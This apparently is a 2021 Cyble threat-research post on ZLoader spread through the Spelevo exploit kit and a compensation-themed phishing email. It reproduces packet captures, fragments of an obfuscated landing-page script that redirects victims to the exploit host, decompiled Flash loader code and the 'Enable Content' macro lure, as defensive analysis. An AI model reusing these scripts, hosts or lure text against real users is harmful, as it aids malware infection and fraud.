
ZLoader Returns Through Spelevo Exploit Kit & Phishing Campaign

cybleinc.com/2021/04/19/zloader-returns-through-spelevo-exploit-kit-phishing-campaign/

April 19, 2021



Document created using the application not related to Microsoft Office


For viewing/editing, perform the following steps:

- Click **Enable editing** button from the yellow bar above
- Once you have enabled editing, please click **Enable Content** button from the yellow bar above

Exploit kits (EKs) dominated the cybersecurity industry in 2018 and 2019. These kits were the major, initial infection methods used by hackers to carry out major malware campaigns or advanced persistent threat (APT) attacks.

In 2020, EKs were not considered a potential threat vector for client-side attacks because phishing attacks and other social engineering attacks emerged as the significant threat vector. Based on Cyble's research, we have found that
the recent Spelevo EK targeted the vulnerabilities in Internet Explorer and Flash Player.


In the past, the Spelevo EK was found to be delivering payloads such as Ursnif and Qakbot. In a recent campaign in March 2021, we observed the same EK delivering ZLoader payload files. The Spelevo EK campaign was seen to be targeting US users with the flash vulnerability. The initial findings can be attributed to Malware Traffic Analysis. The image below showcases the popular *PopCash* site, compromised by EK and redirecting to a landing page.


ps.popcash.net
Redirection to Adults site
Wireshark - Follow TCP Stream (tcp.stream eq 5) - 2021-03-08-Spelevo-EK-sends-ZLoader.pcap

```
(http.request or tls.handshake.type == 1) and !(ssdp)

No.  Time      Source      Destination     Protocol Length Info
  7 0.085671  10.3.8.101  104.27.207.92   TLSv1.2   207 Client Hello
 11 0.093594  10.3.8.101  104.27.207.92   TLSv1.2   207 Client Hello
 38 0.592451  10.3.8.101  18.205.91.216   HTTP      389 GET /go/226924/470967 HTTP/1.1
 42 0.692119  10.3.8.101  18.205.91.216   HTTP      481 GET /ad/ad?p=226924&w=470967&t=9f264de93456a05f&r=&vw=746&vh=182 HTTP/1.1
 54 1.260857  10.3.8.101  216.172.60.116  TLSv1.2   208 Client Hello
 58 1.264544  10.3.8.101  216.172.60.116  TLSv1.2   208 Client Hello
115 2.177374  10.3.8.101  188.127.249.194 HTTP      453 GET /XgHcsrfsm?cost=0.0030400099&currency=USD&external_id=2103081557b08819012a2b42459d9d050000&ad_campaign_id=1713662&source=clickadu&sub_id_1=1711301 HTTP/1.1
```

```
GET /XgHcsrfsm?cost=0.0030400099&currency=USD&external_id=2103081557b08819012a2b42459d9d050000&ad_campaign_id=1713662&source=clickadu&sub_id_1=1711301 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: woland.link
DNT: 1
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Mon, 08 Mar 2021 20:57:57 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Expires: 0
Last-Modified: Mon, 08 Mar 2021 20:57:55 GMT
Location: http://batam.brofunnyfrog.email/iu2hnu2f2cge/pass-chantelle-kinki
Pragma: no-cache
Set-Cookie: _subid=iu2hnu2f2cge;Expires=Thursday, 08-Apr-2021 20:57:55 GMT;Max-Age=2678400;Path=/
Set-Cookie:
a28b3=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wic3RyZWFtc1wiOntcIjEyM1wiOjE2MTUyMzcwNzUsXCIxMDE1XCI6MTYxNTIzNzA3NX0sXCJjYW1wYWlnbnNcIjp7XCIyNlwiOjE2MTUyM
zcwNzUsXCIyNFwiOjE2MTUyMzcwNzV9LFwidGltZVwiOjE2MTUyMzcwNzV9In0.1adVKc1M3v_4LlbzSOH9yesj1xzUQSGTJo84WbXeLGU;Expires=Thursday, 08-Apr-2021 20:57:57 GMT;Max-
Age=2678400;Path=/
Set-Cookie: _token=uuid_iu2hnu2f2cge_iu2hnu2f2cge60468fd5b47528.08358300;Expires=Thursday, 08-Apr-2021 20:57:57 GMT;Max-Age=2678400;Path=/
X-Content-Type-Options: nosniff
```


After successful redirection to the landing page, the malicious flash file is dropped on the victim machine based on client vulnerability. The landing page script and flash file delivery are shown below.



```
<script>
        var p = 'D2yboJEKAJcxE2k2LzyapTHmJzuwnHWkHSu0ZycLFacuImy1G2yWq0kdn3IAH0ymLz1TqScHo2yIE3tkJwWfqIWUIwOnI04jFJy4nScUHySvFSMhLIp0AychIaIMZ1WjLwV0o2AQrUuYJUEjJzybq0ccJaSZoJk6IGAFr

var _0x5f24=['Z2V0VmVyc2lvbg==','c3Jj','MTAw','Z2V0RWxlbWVudEJ5SWQ=','cG9zaXRpb24=','dGVzdA==','aGVpZ2h0','c2NyaXB0','bG9jYXRpb24=','d2lkdGg=','Ym9keQ==','cGFyZW50','YXBwZW5kQ2hpbGQ='

try
{if ((true)&&(ver(f_version))) {
    var flg = true;
setTimeout(function(){flg = false;},60000);
window.onbeforeunload = stop;
function stop()
{
    if ((flg)&&(confirm("Do you really want to close this page?"))) stop();
    else windows.close();
}fr("http://batam.brofunnyfrog.email/iu2hnu2f2cge/?6ba7d807d8879f6592727dbcdc7e85cd89e");}
else
{
    re("http://batam.brofunnyfrog.email/iu2hnu2f2cge/?6ba7d807d8879f6592727dbcdj");
}
}
catch(ex)
{
}
 </script>


</body>
</html>
```

```
GET /iu2hnu2f2cge/?6ba7d807d8879f6592727dbcw HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://batam.brofunnyfrog.email/iu2hnu2f2cge/?6ba7d807d8879f6592727dbcdc7e85cd89e
x-flash-version: 28,0,0,126
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: batam.brofunnyfrog.email
DNT: 1
Connection: Keep-Alive
Cookie: __vbs=1

[redacted]
Connection: Keep-Alive
Content-Type: application/x-shockwave-flash

CWS o...x...wXS..?|.   .@...tg.+%  .:#(86TD.O.B...        ...;V..@D`.Q.*  ....T.....H
Ez..C.a...W...q.|.g....k....Z.......  ...3 .CB.....
...<.]...@[.K.1Xz...FW6.]O]...O.......ctuu.5..X.*.C...`.|U.,..F.
```


Upon execution of the malicious flash file, it drops and executes the ZLoader payload on the victim's machine. The image below showcases the decompiled malicious flash file.



```
package
{
   import flash.display.Sprite;
   import flash.events.Event;

   public class MainTimeline extends Sprite
   {

      public function MainTimeline()
      {
         super();
         if(stage)
         {
            this.init();
         }
         else
         {
            this.addEventListener(Event.ADDED_TO_STAGE,this.init);
         }
      }

      private function init(e:Event = null) : void
      {
         this.removeEventListener(Event.ADDED_TO_STAGE,this.init);
         var link:String = this.root.loaderInfo.parameters["link"];
         var id:String = this.root.loaderInfo.parameters["id"];
         if(id != null)
         {
            link = link + "&id=" + id;
         }
         dorep.res(this,link);
      }
   }
}
```

```
getlocal_0
findpropstrict Qname(PackageNamespace("flash.events"),"Event")
getproperty Qname(PackageNamespace("flash.events"),"Event")
getproperty Qname(PackageNamespace(""),"ADDED_TO_STAGE")
getlocal_0
getproperty Qname(PrivateNamespace("MainTimeline"),"init")
callproperty Qname(PackageNamespace(""),"removeEventListener") 2
pop
debugline 19
getlocal_0
getproperty Qname(PackageNamespace(""),"root")
getproperty Qname(PackageNamespace(""),"loaderInfo")
getproperty Qname(PackageNamespace(""),"parameters")
pushstring "link"
getproperty MultinameL([PrivateNamespace("MainTimeline"),PackageNamespace(""),PrivateNamespace("MainTimeline.as$29"),PackageInternalNs(""),Na
coerce_s
setlocal_2
debugline 20
getlocal_0
getproperty Qname(PackageNamespace(""),"root")
getproperty Qname(PackageNamespace(""),"loaderInfo")
getproperty Qname(PackageNamespace(""),"parameters")
pushstring "id"
getproperty MultinameL([PrivateNamespace("MainTimeline"),PackageNamespace(""),PrivateNamespace("MainTimeline.as$29"),PackageInternalNs(""),Na
coerce_s
setlocal_3
debugline 21
getlocal_3
pushnull
ifeq ofs0053
getlocal_2
pushstring "&id="
add
getlocal_3
add
```

After exploitation, Spelevo EK redirects the user to google.com, typically after a 60-seconds delay, and the code snippet for the same is shown below.




```
GET /iu2hnu2f2cge/?6ba7d807d8879f6592727dbcdc7e85cd89e HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://batam.brofunnyfrog.email/iu2hnu2f2cge/pass-chantelle-kinki
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: batam.brofunnyfrog.email
DNT: 1
Connection: Keep-Alive
```

[redacted]

```
<html>
<head>
  <title>Please, wait...</title>
  <meta http-equiv="refresh" content="60;url=https://www.google.com" />
  <script>

</script>
</head>
<body>
                       <div id="flashContent">
```

Spear phishing delivers ZLoader:

ZLoader also targets users through phishing campaigns with maliciously crafted MS Office attachments. As showcased in the image below, we discovered this campaign to be circulating as a compensation claim.



Re: RE: INQUIRY FOR [redacted]

[redacted]

Tue 13-04-2021 21:53

Compensation_290900332_04132021.zip
167 KB


Good morning,

The information for you to review is in the attachment.
Have a look and tell me if you have any questions.

Thank You

[redacted]

Upon execution of the malicious macro, it downloads and executes the payload on the victim machine. The attachment also displays a Security Warning that urges the user to enable macros.




Security Warning Macros have been disabled. Options...

Document created using the application not related to Microsoft Office

For viewing/editing, perform the following steps:

- Click **Enable editing** button from the yellow bar above
- Once you have enabled editing, please click **Enable Content** button from the yellow bar above

The following Wireshark capture showcases the payload delivery on the victim machine.


*Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Follow TCP Stream (tcp.stream eq 4) · Local Area Connection


```
tcp.stream eq 4
No.   Time        Source            Destination       Protocol  Length Info
   52 62.300485   192.168.110.128   45.12.32.83       TCP          66 49188 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
   53 62.656041   45.12.32.83       192.168.110.128   TCP          60 80 → 49188 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   54 62.656094   192.168.110.128   45.12.32.83       TCP          54 49188 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   55 62.656925   192.168.110.128   45.12.32.83       HTTP        377 GET /44300,5396033565.dat HTTP/1.1
   56 62.657106   45.12.32.83       192.168.110.128   TCP          60 80 → 49188 [ACK] Seq=1 Ack=324 Win=64240 Len=0
   57 63.018015
   59 63.118745
   60 63.118791
  103 123.964178
Frame 57: 750 bytes
```

```
GET /44300,5396033565.dat HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2;
.NET4.0C; .NET4.0E)
Host: 45.12.32.83
Connection: Keep-Alive
```

Technical analysis of the payload:

The payload file that we have analysed is: SHA256:”9ef6c5467fd80274e6a37e2883a5e83a894cf2148ce37bf0adb1e884acbc4c0b”

It is a VC compiled malware COM DLL file with multiple exports. The following image shows the malware payload file with its export functions.



Name	Address	Ordinal
Divisionism	[illegible]	238
Porrigo	0040E5FD	239
Tarafdar	0040E68D	240
Informality	0040E6F9	241
Sloebush	0040E868	242
Arithmomania	0040E8D5	243
Aphidophagous	0040E9A2	244
Cardinalitial	0040EBAF	245
Titanomagnetite	0040ECA6	246
Inhumer	0040ED09	247
Zelator	0040ED9B	248
